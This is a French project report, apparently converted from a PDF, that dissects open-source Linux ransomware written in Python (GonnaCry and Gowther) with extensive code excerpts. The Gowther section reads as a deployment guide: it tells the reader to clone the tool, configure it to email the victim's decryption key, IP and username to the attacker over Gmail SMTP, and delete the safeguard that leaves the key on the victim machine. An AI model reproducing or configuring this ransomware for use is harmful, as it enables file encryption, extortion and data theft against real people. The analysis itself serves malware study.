
Voici l'arborescence du code :




Les dossiers qui vont nous intéresser sont les deux pointés par les flèches. On remarque cependant un dossier nommé old_version qui comme son nom l'indique correspond à l'ancienne version de se ransomware et qui est codée en langage C, on peut retrouver une explication détaillée du fonctionnement de l'ancienne version ici : https://0x00sec.org/t/how-ransomware-works-and-gonnacry-linux-ransomware/4594

Le fichier build.py permet la compilation des fichier gonnacry, decryptor et daemon.
« img.png » correspond à la photo que l'on voit lors ce que la machine est compromise.


Nous allons désormais zoomer sur le dossier GonnaCry :




Voici un bref résumé de chaque fichier :

| Fichier | Description |
|---|---|
| **Asymmetric.py** | Chiffrement RSA |
| **Clean.sh** | Script bash pour suppression de __pycache__ |
| **Daemon.py** | Processus exécuté en arrière-plan, lancé dans main.py et exécuté |
| **Decryptor.py** | Communication avec le serveur, déchiffre les clés et les fichiers |
| **Dropper.py** | Dépose le malware sur la machine |
| **Environment.py** | Contient les variables d'environement |
| **Generate_keys.py** | Génère des clés AES aléatoires |
| **Get_files.py** | Trouve les fichiers à chiffrer |
| **Main.py** | Fichier de démarrage de GonnaCry |
| **Persistence.py** | Mécanisme de persistance pour linux |
| **Symmetric.py** | Chiffrement AES |
| **Utils.py** | Permet le changement de fond d'écran |
| **Variables.py** | Binaire d'images et programme |

Faisant la même chose sur le dossier Server :




| Fichier | Description |
|---|---|
| **Old_server.py** | http-server non utilisé |
| **Private_key.key** | Clé privée du serveur |
| **Public_key.key** | Clé publique du serveur |
| **Run.sh** | Script bash permettant l'exécution de Flask pour exécuter du code python coté-serveur |
| **Server.py** | Le serveur python |

Explication exhaustive :

Pour commencer le ransomware a besoin de connaître certains chemins de fichier « Path » tel que le chemin de fichier de Desktop, home, trash, etc…
Pour récupérer ces path's il a utilisé les bibliothèques os et pwd dans le fichier *environnement.py :*

```
def get_desktop_path():
    caminho = os.path.join(os.path.expanduser('~'), '/Desktop/')

def get_username():
    return pwd.getpwuid(os.getuid())[0]

def get_home_path():
    return os.path.expanduser('~')
```

Avec les chemins on sait accéder à chaque dossier, trouver les fichiers à l'intérieur de ceux-là, créer de nouveau fichier, etc…

Trouver les fichiers :

Maintenant le ransomware doit trouver les fichiers à chiffrer, c'est ce qui est fait dans le *get_files.py*

```
def find_files(path):
    file_format = {'.DOC': 0, '.DOCX': 0, '.XLS': 0, '.XLSX': 0, '.PPT': 0, '.PPTX': 0, '.PST': 0, '.OST': 0, '.MSG': 0,
': 0, '.VSDX': 0, '.TXT': 0, '.CSV': 0, '.RTF': 0, '.WKS': 0, '.WK1': 0, '.PDF': 0, '.DWG': 0, '.ONETOC2': 0, '.SNT': 0
```

Ici il dresse la liste des extensions valides et possibles. Puis grâce à la connaissance des chemin on peut récupérer les fichiers :

```
    f = []
    for actual_path, directories, files_found in os.walk(path):
        for arq in files_found:
            extensao = os.path.splitext(os.path.join(actual_path, arq))[1].upper()
            if(file_format.get(extensao) == 0 or extensao == ''):
                f.append(base64.b64encode(os.path.join(actual_path, arq).encode()))
    return f
```

Début du chiffrement :

Dans un premier temps le ransomware va générer une paire de clé (privé, publique), on retrouve la fonction dans le fichier *asymmetric.py* :

```
def generate_keys(self):
    self.key = RSA.generate(self.bit_len)
    self.private_key_PEM = self.key.exportKey('OpenSSH')
    self.public_key_PEM = self.key.publickey().exportKey('OpenSSH')
```

Puis il les enregistre dans des fichiers :

```
def save_to_file(self, path):
    self.private_key_path = os.path.join(path, "priv.key")
    self.public_key_path = os.path.join(path, "public.key")
```

Le ransomware a également en sa possession la clé publique du serveur qui est codé en dur :

```
# const variables
server_public_key = """-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAxF5BOX3N5UN1CsHpnfuU
58lOw0+scQ39hOn6Q/QvM6aTOnYZki57O6/JtgV2CetE+G5IZrRwYPAipFdChGM9
RNZVegpnmGQCSRPlkfjN0TjfCFjaUX80PgRVm0ZHaeCeoNjit0yeW3YZ5nBjPjNr
36BLaswJo1zbzhctK2SYX+Miov04D3iC83Vc8bbJ8Wiip4jpKPDFhyO1I3QkykL0
4T1+tQXaGujLzc3QxJN3wo8rWkQ4CaLAu1pb9QkdYhFG0D3TrljkRNiH0QnF3Asc
XAQNI94ZPaqD6e2rWcSy2ZMiKVJgCWA40p9qe34H8+9ub3TgC52oSyapwbxzqs5v
DQIDAQAB
-----END PUBLIC KEY-----"""
```

Il va chiffrer la clé privée du client « priv.key » avec la clé publique du serveur :

```
encrypted_client_private_key = encrypt_priv_key(Client_private_key,
                                                variables.server_public_key)
```

Le chiffrement des fichiers peut commencer, le ransomware utilise un chiffrement symétrique avec AES :

```
# FILE ENCRYPTION STARTS HERE !!!
aes_keys_and_base64_path = start_encryption(files)
```

La fonction start_encryption() renvoie le chemin de fichiers vers les clés AES générés et qui vont devoir être chiffrés par la clé publique du client :

```
for _ in aes_keys_and_base64_path:
    aes_key = _[0]
    base64_path = _[1]

    encrypted_aes_key = client_public_key_object_cipher.encrypt(aes_key)
```

Le chiffrement fini, on remarque que tous le fichiers ont des extensions « .GNNCRY »

En effet la fonction start_encryption() prend en entrées les fichiers à chiffrer mais en réalité elle crée une copie de chaque fichier en ajoutant l'extension .GNNCRY puis supprime définitivement le fichier original grâce à la fonction shred() définie dans utils.py


```
    utils.shred(found_file)

    new_file_name = found_file.decode('utf-8') + ".GNNCRY"
    with open(new_file_name, 'wb') as f:
        f.write(encrypted)
```

De plus le ransomware change le fond d'écran par « img.png »

```
if __name__ == "__main__":
    menu()
    utils.change_wallpaper()
```

```
def change_wallpaper():
    with open(os.path.join(variables.ransomware_path, "img.png"), 'wb') as f:
        f.write(base64.b64decode(variables.img))
    gnome = 'gsettings set org.gnome.desktop.background picture-uri {}'\
            .format(os.path.join(variables.ransomware_path, "img.png"))
```

Img.png :




## Implémentation

Avant de tester on va lancer notre serveur avec la commande : **./run.sh**

```
 * Serving Flask app "server.py"
 * Environment: production
   WARNING: This is a development server. Do not use it in a prod
nt.
   Use a production WSGI server instead.
 * Debug mode: off
 * Running on http://127.0.0.1:5000/ (Press CTRL+C to quit)
```

On remarque que le serveur est lancé sur le port 5000 (port par défaut utilisé par Flask), cependant *decryptor.py* est configuré pour communiquer sur le port 8000, on va faire une petite modification sur *run.sh* en ajoutant le port :

```
4  flask run --host=127.0.0.1 --port=8000
```


Lancement du serveur :

```
 * Serving Flask app "server.py"
 * Environment: production
   WARNING: This is a development server. Do not use it in a produ
nt.
   Use a production WSGI server instead.
 * Debug mode: off
 * Running on http://127.0.0.1:8000/ (Press CTRL+C to quit)
```


Lancement de l'attaque :

```
/GonnaCry/src/GonnaCry/bin$ sudo ./gonnacry
```


On remarque déjà que les fichiers ont l'extension « GNNCRY »




Puis dans le dossier « gonnacry » on retrouve les clés générées pour le client :




On remarque également que certains fichiers du projet ont été chiffrés :





Déchiffrement :

Decryptor a dû être retéléchargé car il à été chiffré

```
/Downloads$ sudo ./decryptor
```

Enfin on obtient :


Vérification :




Les extensions ont disparu et les fichiers ont été déchiffrés.

# Gowther

**Présentation :**

Gowther Ransomware est un projet open source, simple qui fonctionne sous Linux en utilisant le chiffrement symétrique AES. Il s'agit d'un programme simple conçu en Python, il est disponible sur GitHub et facile à configurer.

Lorsqu'il est exécuté à partir de la console, Gowther vérifie tous les chemins système avec des extensions valides, les ajoute à la liste, génère un fichier texte contenant les éléments concernés sur la machine et chiffre chaque élément. Ensuite, il génère un fichier qui contient : la clé de déchiffrement, l'adresse IP publique, le nom d'utilisateur du système, l'ID aléatoire et la date. Enfin, les données sont envoyées au serveur SMTP ou à la base de données MySQL. Lorsque le programme s'exécute à nouveau, seule l'interface graphique est affichée, demandant la clé pour restaurer le fichier. Pour des raisons de sécurité et pour éviter les script kiddies, la clé est stockée sur la machine victime.

Pour remplir ses objectifs, ce ransomware utilise le système de cryptage/décryptage symétrique : Fernet. En utilisant les meilleures pratiques actuelles, il authentifie également le message, ce qui signifie que le destinataire peut dire si le message a été modifié de quelque manière que ce soit par rapport à ce qui a été envoyé à l'origine.

Fernet surmonte bon nombre des erreurs évidentes qu'un développeur naïf peut commettre lors de la conception d'un tel système comme :

- Fournir un mécanisme sécurisé pour générer des clés (une clé est similaire à un mot de passe).
- Sélection d'un algorithme de cryptage sécurisé (AES utilisant le mode CBS et le remplissage PKCS7)
- Attribution aléatoire d'une valeur "sel" sécurisée IV) pour rendre le cryptage plus sûr.
- Horodatage du message crypté.
- Signature du message (à l'aide de HMAC et SHA256) pour détecter toute tentative de modification.

**Prérequis :**


Installation de python3 et pip :

```
sudo apt-get install python3
sudo apt-get install pip
```

Installation de l'interface graphique python tinker :

```
sudo apt-get install python3-tk
```

Activation de l'accès moins sécurisé des applications sur un compte Gmail :



# Implémentation

## Configuration :

Dans un premier temps, on cherche à obtenir le code du ransomware et se placer dans son dossier principal :

```
git clone https://github.com/lychhayly/Gowther
cd Gowther/
```

Si git n'est pas installé, on peut manuellement télécharger le code source compressé à l'adresse suivante :

https://github.com/lychhayly/Gowther/archive/refs/heads/master.zip

Tout d'abord, il faut installer les différents packages nécessaires (fournis dans le fichier « requirements.txt ») à l'exécution de notre code.

La commande permettant de le faire est la suivante :

```
pip3 install -r requirements.txt
```

Une fois toutes les exigences ont été installer, il faut appliquer quelque changement au niveau du code :

Le programme nous propose deux méthodes pour la transmission de la clé de déchiffrement :

```
65 def Send_To_Server(key,idnumber):
66
67     enable_SQL = False #Enable this to select sending mode
68     enable_SMTP = True
69
70     ip = requests.get('https://api.ipify.org').text
71     user = pwd.getpwuid(os.geteuid())[0]
72     op = platform.system()
73     datenow = datetime.now()
74     key = key.decode('utf-8')
75
76     data = 'IP: {} \nUser: {} \nKey: {} \nDate: {} \nOperating System: {} \nID: {} \n'
77     .format(ip,user,key,datenow,op,idnumber)
78     file = open(user,'w')
79     file.write(data)
80     file.close()
81
82     if enable_SMTP == True:
83
84         Send_SMTP(data)
85
86     elif enable_SQL == True:
87
88         MySQL_Connect(ip,user,op,datenow,idnumber,key)
```

Dans la fonction Send_To_Server, au niveau des lignes 67 et 68 nous avons la possibilité de choisir entre recevoir la clé par courriel (SMTP) ou sur notre base de données. Pour ce faire, il suffit de changer la valeur du booléen (Mettre « True » pour la méthode choisie).

De plus, la fonction sauvegarde les données sur la machine cible : pour des raisons de sécurité et pour éviter les script kiddies. Il est, donc, nécessaire de supprimer les lignes 78,79 et 80 pour mener à bien notre attaque.

Pour notre part, nous choisissons la méthode SMTP :

```
65 def Send_To_Server(key,idnumber):
66
67     enable_SQL = False #Enable this to select sending mode
68     enable_SMTP = True
```

Maintenant que le mode SMTP est activé, il faut modifier les champs « Password » et « Email » (ligne 105 et 106) avec les identifiants d'une adresse Gmail valides ; pour la ligne 107 : n'importe quelle adresse fera l'affaire.

```
102 def Send_SMTP(data):
103
104     msj = MIMEMultipart()
105     password = 'Password' #Set email and password here
106     msj['From'] = 'email'
107     msj['To'] = 'email'
108     msj['Subject'] = 'INFECTED'
```

A noter : il faut utiliser un compte Gmail avec l'accès moins sécurisé activé.

Une fois la configuration terminée, il faut encore ajouter une petite modification à la ligne 135 en modifiant image=logo par image= self.logo :

```
134         self.logo = PhotoImage(file="logo.png")
135         self.image = ttk.Label(image=logo, background='red')
```

```
134         self.logo = PhotoImage(file="logo.png")
135         self.image = ttk.Label(image=self.logo, background='red')
```


## Exécution :

Il reste plus qu'à lancer le script python :

```
python3 Gowther.py
```

Les fichiers sont maintenant chiffrés et l'écran suivant apparaît :


En parallèle, l'attaquant reçoit le mail « INFECTED » avec les informations sur sa victime (adresse IP publique, identifiant, clé de déchiffrement…)




Pour récupérer l'accès au fichier il suffit d'entrer la clé reçue par mail dans l'emplacement DECRYPTION KEY.

# Analyse

## Explication du code :

En premier lieu, l'exécutable va vérifier l'existence du fichier « victims » : si ce dernier n'existe pas il commence son processus de chiffrement, sinon il passe directement à la demande de la clé de déchiffrement en appelant la fonction RansomGUI().

```
173 def main():
174     if not path.exists('victims'):
175         victimlist = []
176         Discover_Files(victimlist)
177         idnumber = Generate_Random_ID()
178         key = Generate_Key()
179         Encrypt_File_List(key,victimlist)
180         Send_To_Server(key,idnumber)
181         Create_File_Paths(victimlist)
182         Ransomware = RansomGUI()
183     else:
184         Ransomware = RansomGUI()
```

Dans le cas où le fichier n'existe pas, autrement dit, les documents ne sont pas encore chiffrés : le programme crée une liste vide et la passe en argument dans la fonction Discover_Files().

```
14 def Discover_Files(victimlist):
15
16     home = os.environ['HOME']
17     folders = os.listdir(home)
18     folders = [x for x in folders if not x.startswith('.')] #Eliminate hide folders in linux systems
19
20     extensions = ['.jpg', '.jpeg', '.gif', '.mp3', '.mp4', '.wav', '.avi', '.pdf', '.docx', '.rar',
21     '.tar', '.txt', '.csv', '.doc', '.xls', '.xlsx', '.ppt', '.pptx', '.raw', '.zip']
22
23     for u in folders:
24         mainpath = home + '/' + u
25         for ext in extensions:
26             for mainfolder, dirs, files in os.walk(mainpath):
27                 for file in files:
28                     if file.endswith(ext):
29                         victimlist.append(os.path.join(mainfolder, file))
```

Cette fonction sert à lister tous les chemins des fichiers du répertoire home de la machine qui vont être chiffrés par la suite.

Par la suite, il utilise les deux fonctions ci-dessous pour générer aléatoirement la « secretkey » de chiffrement et un « idnumber » compris entre 10000000000000000 et 99999999999999999999999999.

```
30 def Generate_Key():
31     secretkey = Fernet.generate_key()
32     return secretkey
33
34 def Generate_Random_ID():
35     idnumber = random.randint(10000000000000000,99999999999999999999999999)
36     return idnumber
```

Une fois que la clé de chiffrement est générée, elle est passée en argument dans la fonction Encrypt_File_List().

```
38 def Encrypt_File(f,filename):
39
40     with open(filename,'rb') as file:
41         file_content = file.read() #Read file with binary mode
42         file.close()
43
44     encrypted_data = f.encrypt(file_content) #Encrypt all content
45
46     with open(filename, 'wb') as file:
47
48         file.write(encrypted_data) #open again and replace with encrypted data
49         file.close()
50
51 def Encrypt_File_List(key,victimlist):
52
53     f = Fernet(key)
54
55     for i in victimlist:
56             Encrypt_File(f,i)
```

Une simple boucle ‘for’ permet de parcourir la liste victimlist contenant tous les fichiers à chiffrer puis transmis à la fonction Encrypt_File(). Chaque fichier est ainsi chiffré.

Puis la clé de déchiffrement est envoyée à l’attaquant selon le mode de transmission souhaité (mode SMTP dans notre cas).

# Conclusion

Nous avons eu la possibilité, le long de ce projet, de décortiquer le code de différents ransomwares: Deathransom, Gonnacry et Gowther. On a pu constater que tous étaient développés en Python. Deathransom vise une machine sous Windows tandis que Gonnacry et Gowther vise une machine sous Linux.

Concernant les bibliothèques utilisées pour le chiffrement, Deathransom et Gonnacry utilisent Crypto alors que Gowther utilise Fernet. En revanche, seul Deathransom chiffre les fichiers de manière asymétrique avec RSA. En effet, les deux autres ransomwares se basent sur l'algorithme AES pour cela, bien que Gonnacry chiffre ses clés avec RSA. Ainsi les méthodes de chiffrement sont robustes et la victime a besoin du pirate si elle veut déchiffrer ses fichiers.

Nous avons remarqué quelques similitudes entre les ransomwares. Par exemple, tous les trois ciblent des fichiers avec des extensions particulières des répertoires définis. Cela afin de ne pas chiffrer les fichiers nécessaires au système. Pour chiffrer un fichier, ce dernier est ouvert en lecture, son contenu est stocké dans une variable puis l'algorithme ferme le fichier. Par la suite, l'algorithme chiffre la variable avec la clé préalablement générée. A partir d'ici, soit le contenu du fichier est écrasé et son extension modifiée, soit un nouveau fichier chiffré est créé avec l'extension adéquate et le fichier original supprimé.

Deathransom ne propose pas de manière de déchiffrer les fichiers automatiquement. Gonnacry peut transmettre la clé à partir d'un serveur web et Gowther à partir d'un serveur SMTP en passant par Gmail en mode non-sécurisé.

Deathransom a le désavantage d'être détecté par les différents gestionnaires de menace sous Windows. On ne peut pas le faire fonctionner sans désactiver certains paramètres de sécurité, à moins d'implémenter un système d'évasion d'antivirus. Les deux autres ransomwares ont donc la facilité de cibler Linux.

Pour conclure, les schémas de fonctionnement des trois ransomwares étudiés ont beaucoup de similitudes. En effet, certaines propriétés semblent immuables, comme la méthode pour cibler et chiffrer les fichiers. A contrario, on peut retrouver certaines libertés dans la méthode d'implémenter l'algorithme de chiffrement ou pour les moyens mis en œuvre pour déchiffrer les fichiers une fois la rançon effectuée, principalement. Ou encore dans d'autres fonctionnalités optionnelles comme la mise en place d'un compte à rebours.

# Sources

*État de la menace rançongiciel à l'encontre des entreprises et des institutions*, par l'ANSSI: https://www.cert.ssi.gouv.fr/uploads/CERTFR-2021-CTI-001.pdf

Deathransom : https://github.com/jorgetstechnology/DeathRansom

Fork de Deathransom avec la requête: https://github.com/password520/DeathRansom

Gonnacry: https://github.com/tarcisio-marinho/GonnaCry

Gowther: https://github.com/lychhayly/Gowther